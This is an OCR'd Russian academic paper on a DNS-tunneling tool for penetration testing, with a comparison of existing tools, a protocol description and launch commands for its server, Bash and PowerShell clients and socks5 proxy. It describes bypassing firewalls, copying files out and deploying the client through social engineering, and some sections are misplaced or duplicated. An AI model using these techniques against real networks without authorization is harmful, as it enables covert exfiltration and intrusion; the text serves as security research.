ИССЛЕДОВАНИЕ ВОЗМОЖНОСТИ РАЗРАБОТКИ УНИВЕРСАЛЬНОГО ИНСТРУМЕНТА ДЛЯ ТУННЕЛИРОВАНИЯ TCP-ТРАФИКА ПО ПРОТОКОЛУ DNS

Мигалин С. С[1]., Скуратов А.К[2]., Лось А.Б.[3]

Цель статьи: *исследование возможности разработки универсального инструмента для туннелирования TCP-трафика по протоколу DNS, обеспечивающего обмен информацией между локальной и глобальной сетью предприятия при запрете TCP соединений межсетевым экранированием.*

Метод: *разработка архитектуры приложения и протокола, с учетом недостатков существующих решений и требований к среде выполнения в рамках тестирования на проникновение, программирование на языках Python, Bash и Powershell модулей приложения в соответствие с разработанными архитектурой и протоколом.*

Полученный результат: *проведен сравнительный анализ существующих решений и дано подробное описание алгоритмической и программной реализации разработанного приложения, свободного от недостатков известных решений. Разработанное приложение имеет несколько ключевых особенностей: поддержка протокола socks5, полностью интерпретируемые клиенты без необходимости привилегий администратора, стабильная работа на ОС Windows.*

Ключевые слова: *тестирование на проникновение, аудит безопасности, сетевая безопасность, утечка по скрытым каналам.*

DOI:10.21681/2311-3456-2019-5-34-41

1. Введение

В данной статье представлены результаты исследования возможности разработки инструмента для туннелирования TCP-трафика по протоколу DNS, обеспечивающего обмен информацией между локальной и глобальной сетью предприятия при запрете TCP соединений межсетевым экранированием.

При осуществлении тестирования на проникновение в сетевые структуры организации возникают ситуации, когда доступ в Интернет из локальной сети заблокирован, но необходимо передавать данные. В этом случае полезной оказывается техника DNS-туннелирования. Даже при самых строгих настройках межсетевого экрана DNS-запросы могут быть разрешены, и исследователи безопасности могут использовать это, отвечая на них со своего сервера. Связь будет очень медленной, но этого будет достаточно, чтобы получить доступ в локальную сеть предприятия или, например, срочно получить доступ в Интернет через платный Wi-Fi за рубежом.

Рынок приложений с открытым исходным кодом предоставляет несколько решений, которые позволяют эксплуатировать данную технику, но они не отвечают потребностям современных специалистов.

Целью данной работы является проведение детального анализа утилит для DNS-туннелирования и разработка универсального метода с учетом недостатков существующих решений.

Актуальность работы состоит в том, что DNS - туннелирование является одним из наиболее эффективных инструментов для внутреннего тестирования на проникновение и результаты работы будут интересны специалистами по информационной безопасности.

2. Обзор известных решений

Тестирование на проникновение это моделирование реальных атак для оценки риска, связанного с потенциальными нарушениями безопасности [7].

DNS (англ. Domain Name System «система доменных имён») — компьютерная распределённая система для получения информации о доменах. Используется, как правило, для получения IP-адреса по имени хоста (компьютера или устройства) [6].

DNS-туннелирование определяется как метод кибератаки, который кодирует данные других программ или протоколов в DNS-запросах и ответах [1].

Общая схема, демонстрирующая механизм туннелирования, представлена на рис. 1.

Запрашиваемые URL-адреса должны быть разрешены даже в ситуации отсутствия доступа к сети. В связи с этим DNS протокол часто не ограничивают правилами межсетевого экрана. Это оставляет маленькую, но рабочую лазейку.

Сеанс устанавливается клиентом, который отправляет пакет «SYN» на сервер – DNS-запрос домена (Ex. syn001.xakep.ru). Сервер отвечает DNS-ответом (Ex. TXT запись «OK001»). Клиент и сервер взаимодействуют с помощью пакетов « MSG « - DNS-запросов и отве-

1 Мигалин Сергей Сергеевич, ассистент кафедры Компьютерная безопасность МИЭМ НИУ ВШЭ, г. Москва, Россия. E-mail: sergey@migalin.ru

2 Скуратов Андрей Константинович, ассистент кафедры Компьютерная безопасность МИЭМ НИУ ВШЭ, г. Москва, Россия. E-mail: skuratov1997@mail.ru

3 Лось Алексей Борисович, доцент кафедры Компьютерная безопасность МИЭМ НИУ ВШЭ, г. Москва, Россия. E-mail: alos@hse.ru

УДК: 004.94 DOI: 10.21681/2311-3456-2019-5-34-41

тов с данными. Когда клиент решает, что соединение закончено, он отправляет пакет “FIN” на сервер, и сервер отвечает таким же образом. Когда сервер решает, что соединение закончено, он отвечает на “MSG” от клиента с пакетом “FIN”, и сеанс завершен [2].



Рис. 1. Работа DNS-туннелирования

Есть четыре мультиплатформенных приложения с открытым исходным кодом, которые позволяют создать DNS-туннель.

dnscat2 [2]

Dnscat2 – популярная программа, разработанная Роном Боузом для создания канала управления и управления (C&C) для вредоносных программ по протоколу DNS. Он состоит из сервера, написанного на Ruby, и клиента, написанного на C. Существует версия клиента PowerShell для Windows. Dnscat2 использует шестнадцатеричное кодирование (рис. 2). Для работы с этой утилитой, пользователь должен иметь свой сервер для домена с настроенными записями NS.

Сообщения представляются в виде <закодированные данные>.<домен>. Если данные представлены в другой форме, переданы в неподдерживаемом типе записи или имеют неизвестный домен, сервер может отбросить такие данные или переслать их на вышестоящий DNS-сервер.

Максимальная скорость около 10 Кбайт/с для входящих и исходящих подключений.

Недостаток данного приложения заключается в том, что клиент компилируется и не работает в Windows.

Iodine [3]

Iodine – это приложение, разработанное Эриком Экманом. Оно позволяет туннелировать IPv4 трафик через DNS с использованием виртуальных интерфейсов и состоит из компилируемого сервера и клиента, написанного на C, клиенты могут быть запущены только с привилегиями суперпользователя (рис.3).

Клиенты могут работать на различных архитектурах (ARM, IA64, x86, AMD64 и SPARC64) нескольких ОС: Linux, FreeBSD, OpenBSD, NetBSD, macOS и Windows (с драйвером OpenVPN TAP32). Iodine может самостоятельно выбрать самый быстрый доступный тип кодирования (Base128, Base64, Base32) и тип DNS-ответа (NULL, TXT, MX, CNAME и A).

```
root@oversec:~/RES_DNSCAT2/dnscat2/server# ruby ./dnscat2.rb oversec.ru

New window created: 0
dnscat2> New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = oversec.ru]...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

  ./dnscat --secret=3ef06f4465fe404015d81c5ec5dcf229 oversec.ru

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=3ef06f4465fe404015d81c5ec5dcf229

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.
```

Рис. 2 Запуск dnscat2.



Рис. 3 Запуск Iodine

Скорость передачи данных составляет около 10 Кбайт/с при использовании SCP.

Недостатки этого приложения заключаются в том, что клиент компилируется; необходимо установить дополнительные драйверы в Windows; необходимо иметь привилегии суперпользователя для запуска клиента.

В результате наиболее распространенной проблемой является необходимость компиляции клиента и нестабильная работа на Windows. Эти недостатки не позволяют использовать утилиты при тестировании на проникновение.

Dns2tcp [4]

```
root@osboxes:~/Desktop/RESEARCH/dns2tcp/client# ./dns2tcpc -r ssh -l 4430 -z oversec.ru
No DNS given, using 192.168.87.2 (first entry found in resolv.conf)
Listening on port : 4430
```

Рис. 4 Запуск dns2tcp

Iodine – это приложение, разработанное Эриком Экманом. Оно позволяет туннелировать IPv4 трафик через DNS с использованием виртуальных интерфейсов и состоит из компилируемого сервера и клиента, написанного на C, клиенты могут быть запущены только с привилегиями суперпользователя.

Heyoka [5]

3. Метод решения поставленной задачи

С учетом недостатков, которые имеют приложения с открытым исходным кодом, авторами разработано универсальное приложение. Система основана на следующих требованиях: наличие универсальных и интерпретируемых клиентов для систем Unix и Windows, возможность переадресации трафика из любого приложения, поддержка нескольких пользователей.



Рис. 5 Попытка запуска Heyoka

Heyoka – это программа для DNS-туннелирования, написанная на C. Ее клиент и сервер являются одним и тем же исполняемым файлом. Авторам не удалось запустить клиент на современных системах, следуя инструкциям с сайта разработчика, так как проект не поддерживается с 2009 года (рис. 5).

В таблице 1 приведены сравнительные характеристики известных решений.

Архитектура разработанного приложения туннелирования DNS состоит из 3 частей (рис.6): клиент на внутренней машине, DNS-сервер и прокси между проксируемым приложением и DNS-сервером.

Таблица 1

Сравнительные характеристики существующих решений

Название	Скорость входящих соединений, kbyte/s	Скорость исходящих соединений, kbyte/s	Достоинства	Недостатки
dnscat2	0.7	10	Простая настройка, широкий набор функций, поддержка нескольких сессий	Компилируемые клиенты, нестабильная работа в Windows
iodine	9.8	9.8	Автоматический выбор кодировки и типов пакетов, высокая скорость работы	Запуск только с правами root, компилируемый клиент, необходимость установки драйверов для Windows

УДК: 004.94 DOI: 10.21681/2311-3456-2019-5-34-41

Название	Скорость входящих соединений, kbyte/s	Скорость исходящих соединений, kbyte/s	Достоинства	Недостатки
dns2tcp	5	13	-	Компилируемый клиент, работает только в режиме туннелирования ”внутрь сети»
heyoka	-	-	-	Невозможность работы на современных системах



Рис. 6 Архитектура разрабатываемого приложения

Принцип туннелирования через DNS с разработанным приложением:

- пентестер запускает DNS-сервер;
- пентестер (или пользователь с помощью социальной инженерии) запускает клиент на внутренней машине (такие параметры как имя клиента и домен находятся на клиенте, как и возможность непосредственно указать IP-адрес DNS-сервера);
- пентестер (из внешней сети) запускает прокси, где указывает IP-адрес DNS-сервера, а также порт, к которому необходимо подключиться, IP-адрес (например, ssh-сервис во внутренней сети клиента) и порт назначения;
- пентестер запускает приложение, необходимое для подключения внутренней сети клиента, и перенаправляет его на прокси на localhost;
- трафик между приложением и клиентом будет проходить через DNS-запросы, и брандмауэр не будет фильтровать его.

Разработанное приложение имеет собственный протокол.

Регистрация.

Когда клиент начнет работать, он будет зарегистрирован на сервере с запросом записи TXT через поддомен следующего формата:

0<7 случайных символов><имя клиента>.<домен>

Где 0 означает ключ регистрации;
<7 случайных символов> позволяет избегать кэширования DNS-записей
<имя клиента> - это имя, данное клиенту при запуске
<домен> например, xakep.ru

Если регистрация прошла успешно, клиент получает сообщение об успешном завершении в виде ответа TXT, а также присвоенный ему идентификатор, который он будет продолжать использовать.

Основной цикл

После регистрации клиент начинает опрашивать сервер на наличие новых данных в формате

1<7 случайных символов><id>.<домен>

Если новые данные доступны в ответе TXT, клиент получает их в формате

<id><конечный IP>:<порт>:<данные в base64>,
в противном случае он получает <id>ND.

Цикл загрузки данных

Клиент в цикле проверяет, пришли ли данные от <target>. В случае, если есть ответ, данные считываются в буфер размером N Кбайт, а затем делятся на блоки длины

250-<длина домена>-<длина дополнительных данных>

и отправляются поблочно в формате:

2<4случайных_символа><id><id_
блока>.<данные.><домен>

Если блок успешно передан, клиент получает OK с некоторыми данными о переданном блоке, и если передача буфера завершена, получает ENDBLOCK.

DNS-сервер для туннелирования написан в Python3 с использованием библиотеки dnslib, которая позволяет создавать DNS-сервер путем наследования от объекта dnslib.ProxyResolver и переопределения метода resolve.

Информация о пользователях хранится в базе данных SQLite, а транспортный буфер находится в ОЗУ и имеет следующую структуру, в которой ключом является номер клиента (рис.7):

Для получения данных от пентестера в буфер, в отдельном потоке работает “приемник” соединений. Он выполняет маршрутизацию: какому клиенту необходимо отправить запрос.

Для написания клиента для Unix-систем был выбран язык Bash, так как он чаще всего встречается в современных Unix-системах. Bash предоставляет возможность установить соединение через виртуальное устройство /dev/tcp/, даже с непривилегированными правами пользователя.

Чтобы получить полную интерпретируемость и возможность работать на большинстве текущих систем, клиент для Windows написан на PowerShell, и используется стандартная утилита nslookup для связи через DNS и объект system.Net.Sockets.TcpClient для установления соединения во внутренней сети.

Прокси для пентестера написано на Python3, и единственное, что оно делает, это добавляет служебные заголовки к пакетам данных (рис.8).

```
{
  {
    "target_ip": "192.168.1.2",
    "target_port": "",
    "socket": None,
    "buffer": None,
    "upstream_buffer": b''
   }, ...
}
```

Рис. 7. Структура буфера обмена

```
root@osboxes:~/Desktop# python3 thunderproxy.py -h

usage: thunderproxy.py [options]

Proxy for Thunder DNS

optional arguments:
  -h, --help            show this help message and exit
  --clients [CLIENTS]   Get list of avaliable clients
  -d DNS, --dns DNS     Address of your DNS server
  --dns_port DNS_PORT   Port to connect to your DNS server
  -t TARGET, --target TARGET
                        Address where you want to connect
  -tp TARGET_PORT, --target_port TARGET_PORT
                        Port to connecnt to target IP
  -c CLIENT, --client CLIENT
                        Client id
  --send_timeout SEND_TIMEOUT
                        Timeout in seconds before sending message
  --localport LOCALPORT
                        Local port to connect application
  --socks5 [SOCKS5]     Use sock5 mode
```

Рис. 8 Запуск прокси для пентестера

УДК: 004.94 DOI: 10.21681/2311-3456-2019-5-34-41

5. Результаты разработки

Приложение было протестировано путем моделирования следующей ситуации: пентестер хочет загрузить файл с сервера из локальной сети организации, защищенной брандмауэром, при этом используя методы социальной инженерии он может заставить DNS-клиент работать внутри сети и узнать пароль SSH-сервера.

Были настроены записи NS в домене



Рис. 10 Демонстрация работы приложения

	DNS-сервер	IP-адрес
1:	ns1.oversec.ru	138.197.178.150
2:	ns2.oversec.ru	138.197.178.150

Рисунок 9 Настройки DNS для домена

Сервер запускался следующей командой:

```
python3 ./server.py --domain oversec.ru
```

Клиент (Bash) запускался следующей командой:

```
bash ./bash_client.sh -d oversec.ru -n TEST1
```

Клиент (Windows) запускался следующей командой:

```
PS:> ./ps_client.ps1 -domain oversec.
ru -clientname TEST2
```

Можно получить список подключенных клиентов:

```
python3 ./proxy.py --dns 138.197.178.150
--dns_port 9091 –clients
```

После запуска сервера и хотя бы одного клиента мы можем получить доступ к прокси, как если бы это была наша удаленная машина.

Запустить прокси можно следующей командой:

```
python3 ./proxy.py --dns 138.197.178.150 --dns_
port 9091 --socks5 - local 9090 - client 1
```

Пентестер запускает прокси на своем компьютере, указывая необходимый клиент, а затем из любого приложения делает запросы к нему, а они в свою очередь идут к клиенту и от клиента к локальной сети.

```
scp -P9090 -C root @ localhost: /
root/dnserver.py test.kek
```

В левом верхнем углу скриншота (рис. 10) DNS-запросы, которые поступают на сервер, в правом верхнем углу трафик прокси-сервера, трафик от клиента можно найти в левом нижнем углу, а само приложение находится в правом нижнем углу.

Скорость соединения является приемлемой для DNS-туннеля: 4,9 Кб/с с использованием сжатия и 1,8 Кб/с без сжатия.



Рис. 11 Дамп трафика на 53 порту сервера

Трафик DNS-сервера (рис.11) показывает, что все соответствует описанному протоколу: клиент опрашивает сервер, есть ли у него какие-либо новые данные для этого клиента, используя запросы формы 1c6Zx9Vi39.oversec.ru. При наличии данных сервер отвечает набором записей TXT или %client_num% ND (39ND). Клиент отправляет информацию на сервер, используя формат

28sTx39003.MyNTYtZ2NtQG9wZW5zc2guY29tAAAA
bGNoYWNoYTIwLXBvbHkxMzA1QG9wZW5zc.2guY29
tLGFlczEyOC1jdHIsYWVzMTkyLWN0cixhZXMyNTYtY3
RyLGFlczEyOC1n.Y21Ab3BIbnNzaC5jb20sYWVzMjU2
LWdjbUBvcGVuc3NoLmNvbQAAANV1bWFjLTY.0LWV0
bUBvcGVuc3NoLmNvbSx1bWFjLTEyOC1.oversec.ru.

Производительность DNS-туннеля может зависеть от многих факторов, начиная от сетевой архитектуры, качества соединения и заканчивая производственным сервером. Во время тестирования были замечены небольшие сбои.

При высокой скорости печати и работе через ssh необходимо настроить параметр –send_timeout, так как в противном случае клиент может перестать получать информацию.

Иногда соединение может быть установлено не с первого раза, но это легко исправить, перезапустив прокси, так как при новом подключении будет сброшено прошлое соединение.

Также были проблемы с разрешением доменов при работе с proxychains, однако это также исправимо, если указан дополнительный параметр для proxychains.

4. Выводы

В работе изложены результаты разработки подходящего для внутреннего тестирования на проникновение приложения для DNS-туннелирования. Для решения задачи выполнено сравнение существующих приложений с открытым исходным кодом и выделены следующие недостатки: необходимость компиляции клиента и нестабильная работа на Windows.

Для решения вопросов с проблемными областями, разработаны и протестированы интерпретируемые клиенты на Bash и PowerShell, DNS-сервер и прокси для пентестера на Python3.

Тест показал стабильную работу приложения. В случае появления ошибок, пользователь мог просто переподключиться, так как клиент не прекращал свою работу, как в случае с dnscat2.

Достигнута достаточно высокая скорость для DNS-туннеля: скорость не достигает Iodine, но в случае с в сравнении с указанным приложением имеет место гораздо более низкий системный уровень и скомпилированное решение. В разработанном приложении есть режим socks5 прокси, который позволяет передавать трафик любого приложение через DNS или запустить nmap во всей внутренней сети.

Предлагаемый авторами подход решает проблему использования DNS-туннелирования во время тестирования на проникновение, поскольку нет бинарных исполняемых клиентов, с которыми могут возникать трудности запуска, нет необходимости иметь права администратора и решение универсально для любого приложения.

Литература

1. Scott S. What is DNS Tunneling // Plixer journal. URL: https://www.plixer.com/blog/ network-security-forensics/what-is-dns-tunneling/
2. Bowes R. Dnscat2 readme // USA, URL: https://github.com/iagox86/dnscat2/blob/ master/README.md
3. Shuklin G. Iodine DNS tunnel using a closed Wi-Fi // Habr Journal, URL: https://habr.com/ru/post/ 129097/
4. Johansen G., Allen L., Heriyanto T. Kali Linux 2 – Assuring Security by Penetration Testing // Packt, Mumbai. Pp. 367-369
5. Savchuk I. DNS Tunneling: we pass through any firewalls // System Administrator, 2012. URL: http://blogerator.org/page/dns-tunneling-prohodim-ljubye-brandmauery -maskirovka-bezopasnost-tunelirovanie-trafika
6. Mockapetris P. Domain names - concepts and facilities // Network Working Group, RFC1034, 1987. DOI: 10.17487/RFC1034
7. Weidman G. Penetration testing // no starch press, San Francisco, 2014, p. 18. ISBN-13: 978-1-59327-564-8
8. Шелухин О.И., Сакалема Д.Ж., А.С. Филинова / Обнаружение вторжений в компьютерные сети, М., Горячая линия – Телеком, 2013, 220 с.
9. Туннелирование данных через DNS протокол// [Электронный ресурс]. URL: https://defcon.ru/network-security/956/ (дата обращения 11.06.2019).
10. Шульмин А., Юнаковский С. Использование DNS-туннеля для связи с C&C //[Электронный ресурс]. URL: https://securelist.ru/use-of-dns-tunneling-for-cc-communi-cations/30550/ (дата обращения 11.06.2019).

STUDY THE POSSIBILITY OF DEVELOPING A UNIVERSAL TOOL FOR TUNNELING TCP TRAFFIC THE DNS PROTOCOL

Migalin S.S.[4], Skuratov A.K.[5], Los A.B.[6]

4 Sergey Migalin, assistant of the Computer Security Department at NRU HSE MIEM, Moscow, Russia. E-mail: sergey@migalin.ru

5 Andrey Skuratov, assistant of the Computer Security Department at NRU HSE MIEM, Moscow, Russia. E-mail: skuratov1997@mail.ru

6 Akexey Los, Ph.D., Professor of the Computer Security Department at NRU HSE MIEM, Moscow, Russia. E-mail: alos@hse.ru

The purpose *of the article is to develop a universal tool for tunneling TCP traffic via DNS Protocol, which provides information exchange between the local network of the enterprise and the global network when TCP connections are banned by the firewall.*

Method: *development of application architecture and the protocol, taking into account the shortcomings of existing solutions and runtime requirements in the framework of penetration testing, programming in Python, Bash and Powershell application modules in accordance with the developed architecture and Protocol.*

The result: *in this paper, a comparative analysis of existing solutions and describes the development of a program that corrects their shortcomings. The developed application has several key features: support for the socks5 Protocol, fully interpreted clients without the need for administrator privileges, stable operation on Windows.*

Keywords: *penetration testing, security audit, network security, leakage through hidden channels.*

References

1. Scott S. What is DNS Tunneling // Plixer journal. URL: https://www.plixer.com/blog/ network-security-forensics/what-is-dns-tunneling/
2. Bowes R. Dnscat2 readme // USA, URL: https://github.com/iagox86/dnscat2/blob/ master/README.md
3. Shuklin G. Iodine DNS tunnel using a closed Wi-Fi // Habr Journal, URL: https://habr.com/ru/post/ 129097/
4. Johansen G., Allen L., Heriyanto T. Kali Linux 2 – Assuring Security by Penetration Testing // Packt, Mumbai. Pp. 367-369
5. Savchuk I. DNS Tunneling: we pass through any firewalls // System Administrator, 2012. URL: http://blogerator.org/page/dns-tunneling-prohodim-ljubye-brandmauery -maskirovka-bezopasnost-tunelirovanie-trafika
6. Mockapetris P. Domain names - concepts and facilities // Network Working Group, RFC1034, 1987. DOI: 10.17487/RFC1034
7. Weidman G. Penetration testing // no starch press, San Francisco, 2014, p. 18. ISBN-13: 978-1-59327-564-8
8. Shelukhin O.I., Sakalema D.Y., A.S. Filinova / Detection of intrusions into computer networks, M., Hotline - Telecom, 2013, 220 s.
9. Tunneling data through the DNS protocol/ “Electronic resource.” URL: https://defcon.ru/network-security/956/ (call date 11.06.2019).
10. Shulmin A., Yunakovsky S. Using the DNS tunnel to communicate with C&C. URL: https://securelist.ru/use-of-dns-tunneling-for-cc-communi-cations/30550/ (call date 11.06.2019).